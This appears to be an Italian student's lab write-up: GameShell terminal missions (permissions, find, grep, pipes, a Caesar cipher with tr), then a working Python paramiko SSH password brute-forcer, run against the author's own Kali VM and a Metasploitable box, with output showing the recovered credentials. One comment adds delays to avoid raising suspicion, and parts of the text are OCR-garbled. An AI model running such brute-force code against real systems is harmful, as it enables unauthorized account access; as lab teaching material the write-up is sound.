
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ chmod u+r .secret_note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ nano .secret_note

~/Castle/Main_building/Throne_room/Kings_quarter
[mission 38] $ gc
What's the combination to open the King's safe? 6366020834
prove.py
Congratulations, mission 38 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+-----+
```



è necessario cambiare alcuni permessi e poi usare mv per spostare crown nella directory chest

```
~/Castle/Main_building/Throne_room/Kings_quarter
[mission 39]$ cd ..
~/Castle/Main_building/Throne_room
[mission 39]$ ls
Kings_quarter/  Safe/
~/Castle/Main_building/Throne_room
[mission 39]$ cd Safe/
bash: cd: Safe/: Permission denied

~/Castle/Main_building/Throne_room
[mission 39]$ ls -l
total 8
drwxrwxr-x 2 kali kali 4096 Nov 15 15:46 Kings_quarter/
d----- 2 kali kali 4096 Nov 15 15:47 Safe/
    .first_project
~/Castle/Main_building/Throne_room
[mission 39]$ chmod u+rwx Safe

~/Castle/Main_building/Throne_room
[mission 39]$ cd safe
bash: cd: safe: No such file or directory

~/Castle/Main_building/Throne_room
[mission 39]$ cd Safe
~/Castle/Main_building/Throne_room/Safe
[mission 39]$ ls
crown

~/Castle/Main_building/Throne_room/Safe
[mission 39]$ cat crown
cat: crown: Permission denied

~/Castle/Main_building/Throne_room/Safe
[mission 39]$ ls -l
total 4
    1 kali kali 48 Nov 15 15:47 crown

~/Castle/Main_building/Throne_room/Safe
[mission 39]$ chmod u+rwx crown

~/Castle/Main_building/Throne_room/Safe
[mission 39]$ cat crown
        jgs
(^.^)
(^v^v^)
(\o*\o*\o/)
[_071_]

~/Castle/Main_building/Throne_room/Safe
[mission 39]$ mv crown ../../Forest/Hut/Chest/
~/Castle/Main_building/Throne_room/Safe
[mission 39]$ gc
What are the 3 digits inscribed on the base of the crown? 071
```


livello 40 -

la richiesta è di spostare solo il file che contiene ruby

A screenshot of a terminal window titled "kali@kali ~". The session log shows the user's interaction with the game. The user runs "mission 40" and receives the same mission goal as in the previous screenshot. They then run "find -type f" to search for files. The output shows numerous files, including several containing the string "ruby". The user then runs "cat" on each of these files to verify if they contain the string "ruby". Finally, they use "grep" to filter the results. The terminal ends with a message: "congratulations, mission 40 has been successfully completed! [progress was saved in /home/kali/gameshell-save.sh]".

si usi il comando -type seguito da cosa si cerca (in questo un file quindi f) e dopo si usi cat per verificare quali di questi contengono ruby

livello 41 -



utilizziamo find |xargs grep per trovare la stringa diamond contenuta in un file e poi mv per spostarlo

```
~/Garden/Maze
[mission 41] $ find -type f | xargs grep 'diamond'
./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd diamond d6ea08ffb38090de969bae538986c8036c857f5d

~/Garden/Maze
[mission 41] $ mv ./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd diamond d6ea08ffb38090de969bae538986c8036c857f5d ~/Forest/Hut/Chest,█
```

```
~/Garden/Maze
[mission 41] $ find -type f | xargs grep 'diamond'
./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd diamond d6ea08ffb38090de969bae538986c8036c857f5d

~/Garden/Maze
[mission 41] $ mv ./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd diamond d6ea08ffb38090de969bae538986c8036c857f5d ~/Forest/Hut/Chest/
mv: cannot stat './7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd': No such file or directory
mv: cannot stat 'diamond': No such file or directory
mv: cannot stat 'd6ea08ffb38090de969bae538986c8036c857f5d': No such file or directory

~/Garden/Maze
[mission 41] $ ls
0f05c7b4d116a919e/ 34ffc3c53bc81a632de65/ 7464b28ce7db5/ c44419e598f4/ d98b9726802c74a4a1f4d5/
32f215090228fda07e0ac346/ 6a5fde89350f24f27b/ 9d6c5651e89c9eab5890f5e9723b8d0/ ce73b0bba786eadf3fe48/ dae0b75f0f345b7ba6188bb950/

~/Garden/Maze
[mission 41] $ ls ./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd
./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd

~/Garden/Maze
[mission 41] $ cat ./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd:7b8a4fcba4e2c66dd diamond d6ea08ffb38090de969bae538986c8036c857f5d

~/Garden/Maze
[mission 41] $ mv ./7464b28ce7db5/f11529d1033de861ffb2f73d5/7b8a4fcba4e2c66dd ~/Forest/Hut/Chest/

~/Garden/Maze
[mission 41] $ gc

Congratulations, mission 41 has been successfully completed!
[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 42 -

viene richiesto di trovare una determinata stringa

```
(0)
\__ 
FillSystem
  ) Mission goal
  (
  )
  ) Next to the castle, there is a merchant stall. People often buy on credit and reimburse their debt when they can.
  (ash
  ) The shopkeeper keeps books on everyone's debt on a scroll. Whenever someone pays his debt, he inscribes "PAID" next to the corresponding transaction.
  (
  ) Combine several commands with ``|`` in order to find the King's debt.
  (
  ) Remark
  (
first) object
  ) You are only allowed 3 commands to find the King's debt.
  ) You can always reset the counter with `gsh reset`, but the whole stall and the debts of everyone will be re-generated as well.
  (
  )
  ) Hint
projectQuiz
  (
  )
  ) When there are no sub-directories, an alternative to ``find . -name '*boring_object*'`` is to use `ls` and filter the result with grep.
  ( $ ls | grep "boring_object"
  )
  p) Useful commands
  (
  )
  ) grep [OPTIONS] STRING FILE1 ... FILEN
  ) Filter the files lines, keeping only those that contain the given string.
  ) If no file is given, `grep` uses stdin.
  (
  ) Useful option
  ) -v : only show the lines that **do not contain** the string.
  (
\__
```

si utilizzi il pipe per concatenare il comando per listare il contenuto seguito dal grep

si utilizzi nuovamente il pipe per comunicare alla macchina di leggere il file, selezionando solo le stringhe che contengono King e che non contengono (-v) PAID

```
(0)
~/Stall
[mission 42] $ ls | grep 'boring_object' -v
941da06e957977_s_c_r_o_l_l_941da06e957977cf
(1)
~/Stall
[mission 42] $ cat 941da06e957977_s_c_r_o_l_l_941da06e957977cf | grep 'King' | grep -v 'PAID'
the King bought a ruby for 3 coppers.
the King bought a piece of soap for 3 coppers.
the King bought a pin for 2 coppers.
the King bought a piece of soap for 2 coppers.
the King bought a cow for 4 coppers.
(2)
~/Stall
[mission 42] $ gc
How much does the king owe? 14

Congratulations, mission 42 has been successfully completed!
```

! Gli ultimi due livelli altro non sono che lo stesso esercizio ma reso ancora più intricato !

livello 43 -

```
Home
(0) >=====
  \_Mission goal
FileSystem
  )
  ( Combine several commands with ``|`` in order to find the number of unpaid items.
  )
  ( Remark
  )
  You are only allowed a single command.
  )
  You can always reset the counter with `gsh reset`, but the whole stall will be re-generated.
  )
first_object
  ( Useful commands
  )
  (
    ) grep [OPTIONS] STRING FILE1 ... FILEn
      Filter the files lines, keeping only those that contain the given string.
projectquiz
      If no file is given, the command uses stdin.
  )
  ( Useful option
  )
      -v : only show the lines that **do not contain** the string.
  )
  wc FILE
    ) Count the number of lines / words / characters in a file
    ( If no file is given, `wc` counts lines / words / characters on stdin.
  )
  (
  \_
(0) >=====
  \_
```

```
(0)
~/Stall
[mission 43] $ ls | grep 'boring_object' -v | xargs grep -v 'PAID' | wc
    46      397     2240
(1)
~/Stall
[mission 43] $ gc
How many unpaid items are there? 46

Congratulations, mission 43 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]
```

livello 44 -

```
kali㉿kali: ~
```

```
~/Castle/Main_building/Library/Merlin_s_office/Drawer [mission 44] $ gg
```

Mission goal

A secret message has been found, it is kept in the drawer in Merlin's office. It was probably enciphered using a Caesar shift cipher. Decrypt it by making an exhaustive search from the command line.

Hint

All other secret messages that have been found were using a shift between 10 and 16.

Useful commands

```
tr "STRING1 STRING2"
Replace each character STRING1[i] by STRING2[i] on the standard input, and output the result.
Remark: ``tr'' is an abbreviation for "translate".
```


```
Example: if
    STRING1 = "abcdef"
    STRING2 = "klmnp"
the file will be output with the following substitution (other characters are left unchanged)
a → k b → l c → m
d → n e → o f → p
```

```
Note: instead of "abcdefg", it is possible to write "a-g".
This command is particularly useful with a redirection '<'.
```

```
~/Castle/Main_building/Library/Merlin_s_office/Drawer [mission 44] $
```

```
~/Castle/Main_building/Library/Merlin_s_office
[mission 44] $ cat secret_message | tr "a-z" "o-za-n"
```

Finale



Task di programmazione

Il codice ha richiesto tempo e ricerche, utilizzermo paramiko come libreria per ssh

Il servizio deve essere attivo anche su kali

Codice in python

(il codice è commentato ma ci sono comunque delle brevi spiegazioni opzionali)

```
import paramiko
import socket
import time      # Per mettere pause tra i tentativi

#questa è la funzione effettiva che svolgerà il brute force

def ssh_bruteforce(host, port, username, password_list, timeout=5):

    #inseriamo i parametri host = indirizzo ip
    #porta utilizzata per effettuare l'attacco
    #password_list cioè la lista delle password che conterrà a sua volta password
    #il timeout chiede implica un ritardo tra un tentativo e l'altro in caso di ritardi di connessione

    # Creiamo il client SSH
    client = paramiko.SSHClient()
    #Paramiko è una libreria Python che permette di usare SSH

    # questo ci serve per comunicare allo script di accettare automaticamente le chiavi
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

- nella prima parte di cript, si importino le librerie necessarie. In questo caso le librerie in questione sono: `paramiko`, `socket` e `time`
- si utilizzi 'def' per iniziare la definizione denominata `ssh_bruteforce` che dovrà comprendere ed utilizzare le variabili `host`, `port`, `username`, `password_list` e `timeout`
- si utilizzi `client = paramiko.SSHClient()` che è uno script base della libreria (link alla documentazione ufficiale www.paramiko.org)
- nell'ultima riga di codice si comunica alla macchina che in caso la prima opzione non sia quella corretta, può passare alla successiva e così via

```

# Proviamo ogni password nella lista
for password in password_list:

    try:
        print(f"[+] Trying {username}:{password}")
        #Stampiamo quale password stiamo provando

        #Proviamo a connetterci
        client.connect(
            hostname=host,                      # A quale IP connettersi
            port=port,                          # Su quale porta
            username=username,                  # Con quale username
            password=password,                 # Con quale password
            timeout=timeout                   # Quanto aspettare
        )

        #Stampiamo il successo
        print(f"l'hai beccata:{password}")

        # Chiudiamo la connessione
        client.close()

        # Restituiamo la password trovata
        return password
    #spieghiamo all'applicativo cosa fare nel caso in cui non abbiamo trovato la password corretta
    #in questo caso diciamo che anche se la password non è corretta deve proseguire coi tentativi di brute force
except paramiko.AuthenticationException:

    continue
    #questa parte invece dice al programma cosa fare in caso di altri errori ex di rete server ecc
except (paramiko.SSHException, socket.error) as e:

    print(f"connessione fallita: {e}")

    #usiamo time.sleep per far "aspettare" il programma così da non sovraccaricare di richieste e non creare sospetti
    time.sleep(1)

    continue
#in caso di fallimento tragico
print("password non trovata")
#in questo caso chiaramente non deve restituirci nulla
return None

```

Questa fase è necessaria per spiegare al programma cosa agire in vari scenari

Si utilizzi un ciclo for dove per ogni elemento di password_list (in questo caso definito password) il programma proverà ad associarlo ad un username. L'username, in questo caso, lo conosciamo e non è quindi necessario definire una serie di opzioni.

Il programma inizierà ad eseguire i test con i parametri inseriti, se il tutto dovesse andare a buon fine stamperà "l'hai beccata : password" `print(f"l'hai beccata: {password}")`

Si usi except per definire cosa il programma farà in casi diversi da un esito positivo, utilizziamo `paramiko.AuthenticationException`: seguito da continue per comunicargli di proseguire in questo modo:

Se ci dovessero essere degli errori di sorta, stampa connessione fallita e riprova dopo un tempo di attesa.

Se al termine dei tentativi non avremo risultato positivo, l'applicativo stamperà "password non trovata"

```

# ora che abbiamo definito come far funzionare il brute force, iniziamo a far partire il tutto

if __name__ == "__main__":
    target_host = "192.168.1.52" # IP kali
    target_port = 22             # Porta SSH
    username = "kali"
    password = ["123456", "password", "mike", "mike123", "DRAGONE_INFERNALE_DISTRUTTORE_DI_MONDI", "kali"]
    print(f"[*] Caricate {len(password)} password da testare\n")
    # Chiamiamo la funzione che fa il brute force
    found = ssh_bruteforce(target_host, target_port, username, password)

    if found:
        # Se found è true, abbiamo trovato la password
        print(f"credenziali di accesso: {username}:{found}")
    else:
        print("credenziali non valide")

```

Il nostro software per brute force ha tutte le info necessarie. Si utilizzi un if per dire al programma che se questi aspetti definiti sono corretti può utilizzare la lista di password per iniziare il test.

Subito dopo si usi un print che conterà le password presenti nell'array scritto in precedenza oppure importante da altri file, questo è utile nel caso di elenchi di password più completi.

Si utilizzi found per richiamare la funzione `ssh_bruteforce`. Segue un if nel caso in cui il risultato sia true o un else nel caso di un false0

Avvio del servizio SSH su Kali

Prefazione: prima di passare all'installazione effettiva, si apra il terminale e si invii il comando `sudo apt update`

Se si vuole eseguire i comandi evitando di ripetere il '`sudo`' iniziale per ogni riga, possiamo iniziare usando il comando `sudo su` seguito dalla password di accesso alla macchina

Installiamo il service ssh utilizzando il comando `sudo apt install openssh-server -y`

Se non dessimo il '`-y`' finale, dovremmo accettare manualmente ogni richiesta dell'installer

```

root@kali:[/home/kali]
# sudo apt install openssh-server -y
Upgrading:
  openssh-client  openssh-client-gssapi  openssh-server  openssh-sftp-server
  Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 1111
  Download size: 1891 kB
  Space needed: 241 kB / 48.8 GB available
Get:1 http://kali.download/kali kali-rolling/main amd64 openssh-sftp-server amd64 1:10.2p1-2 [66.2 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 openssh-client amd64 1:10.2p1-2 [1031 kB]
Get:2 http://kali.mirror.garr.it/kali kali-rolling/main amd64 openssh-server amd64 1:10.2p1-2 [625 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 openssh-client-gssapi all 1:10.2p1-2 [169 kB]
Fetched 1891 kB in 2s (938 kB/s)
Preconfiguring packages ...
(Reading database ... 420552 files and directories currently installed.)
Preparing to unpack .../openssh-sftp-server_1%3a10.2p1-2_amd64.deb ...
Unpacking openssh-sftp-server (1:10.2p1-2) over (1:10.0p1-8) ...
Preparing to unpack .../openssh-server_1%3a10.2p1-2_amd64.deb ...
Unpacking openssh-server (1:10.2p1-2) over (1:10.0p1-8) ...
Preparing to unpack .../openssh-client_1%3a10.2p1-2_amd64.deb ...
Unpacking openssh-client (1:10.2p1-2) over (1:10.0p1-8) ...
Preparing to unpack .../openssh-client-gssapi_1%3a10.2p1-2_all.deb ...
Unpacking openssh-client-gssapi (1:10.2p1-2) over (1:10.0p1-8) ...
Setting up openssh-client (1:10.2p1-2) ...
Setting up new version of config file /etc/ssh/ssh_config ...
Setting up openssh-client-gssapi (1:10.2p1-2) ...
Setting up openssh-sftp-server (1:10.2p1-2) ...
Setting up openssh-server (1:10.2p1-2) ...
Installing new version of config file /etc/ssh/moduli ...
ssh.service is a disabled or a static unit not running, not: starting it.
ssh.socket is a disabled or a static unit not running, not: starting it.
sshd-keygen.service is a disabled or a static unit not running, not: starting it.
Processing triggers for kali-menu (2025.3.2) ...
Processing triggers for man-db (2.13.1-1) ...

```

Volendo si può verificare che il servizio sia attivo e funzionante utilizzando il comando [sudo systemctl status ssh](#)

Notiamo nella terza riga **active (running)** che ci da conferma che il servizio è attivo

```

└─(root㉿kali)-[~/home/kali]
  └─# sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
  Active: active (running) since Sun 2025-11-16 12:26:39 CET; 13s ago
    Invocation: 09a40e8ab4c7404ab3483f65c66571c5
      Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 19397 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 19399 (sshd)
     Tasks: 1 (limit: 4431)
    Memory: 1.3M (peak: 1.7M)
       CPU: 21ms
      CGroup: /system.slice/ssh.service
              └─19399 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Nov 16 12:26:39 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Nov 16 12:26:39 kali sshd[19399]: Server listening on 0.0.0.0 port 22.
Nov 16 12:26:39 kali sshd[19399]: Server listening on :: port 22.
Nov 16 12:26:39 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

└─(root㉿kali)-[~/home/kali]
  └─# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      link-layer valid_lft forever preferred_lft forever
      inet6 ::1/128 scope host noprefixroute
        link-layer valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e3:41:f0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.52/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
      link-layer valid_lft 84625sec preferred_lft 84625sec
      inet6 fe80::a00:27ff:fee3:41f0/64 scope link noprefixroute
        link-layer valid_lft forever preferred_lft forever

└─(root㉿kali)-[~/home/kali]

```

Lo script eseguito ci da infine prova del suo funzionamento

```

└─(kali㉿kali)-[~/Scrivania/progettoquiz]
  └─$ ./bin/python /home/kali/Scrivania/progettoquiz/python/test-finale.py
[*] Caricate 6 password da testare

[+] Trying kali:123456
[+] Trying kali:password
[+] Trying kali:mike
[+] Trying kali:mike123
[+] Trying kali:DRAGONE_INFERNALE_DISTRUTTORE_DI_MONDI
[+] Trying kali:kali
l'hai beccata:kali
credenziali di accesso: kali:kali

└─(kali㉿kali)-[~/Scrivania/progettoquiz]
  └─$
```

Tentativo bonus su macchina metasploitable

Attivare il servizio SSH su meta risulta più impegnativo trattandosi di un OS più datato

```
The program 'service' can be found in the following packages:  
* debian-helper-scripts  
* sysvconfig  
Try: apt-get install <selected package>  
bash: service: command not found  
root@metasploitable:/home/msfadmin# ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
      inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:5a:f0:99 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.50.101/24 brd 192.168.50.255 scope global eth0  
      inet6 fe80::a00:27ff:fe5a:f099/64 scope link  
        valid_lft forever preferred_lft forever  
root@metasploitable:/home/msfadmin# ping -c 4 google.com  
ping: unknown host google.com  
root@metasploitable:/home/msfadmin# sudo /etc/init.d/ssh start  
 * Starting OpenBSD Secure Shell server sshd [ OK ]  
root@metasploitable:/home/msfadmin# netstat -tuln | grep :22  
tcp6          0      0 :::22          ::::*           LISTEN  
root@metasploitable:/home/msfadmin# ifconfig eth0 | grep "inet addr"  
    inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0  
root@metasploitable:/home/msfadmin#
```

Modifichiamo i dati che il bruteforce già conosce ed si aggiunga nella lista delle password quella corretta

```
target_host = "192.168.50.101" # IP kali  
target_port = 22                 # Porta SSH  
username = "msfadmin"  
password = ["123456","password","mike","mike123","DRAGONE_INFERNALE_DISTRUTTORE_DI_MONDI","kali","msfadmin"]  
print(f"[*] Caricate {len(password)} password da testare\n")
```

Ed ecco il nostro risultato

-  (kali㉿kali)-[~/Scrivania/progettoquiz]
\$ /bin/python /home/kali/Scrivania/progettoquiz/python/test-finale.py
[*] Caricate 7 password da testare

```
[+] Trying msfadmin:123456
[+] Trying msfadmin:password
[+] Trying msfadmin:mike
[+] Trying msfadmin:mike123
[+] Trying msfadmin:DRAGONE_INFERNALE_DISTRUTTORE_DI_MONDI
[+] Trying msfadmin:kali
[+] Trying msfadmin:msfadmin
l'hai beccata:msfadmin
credenziali di accesso: msfadmin:msfadmin
```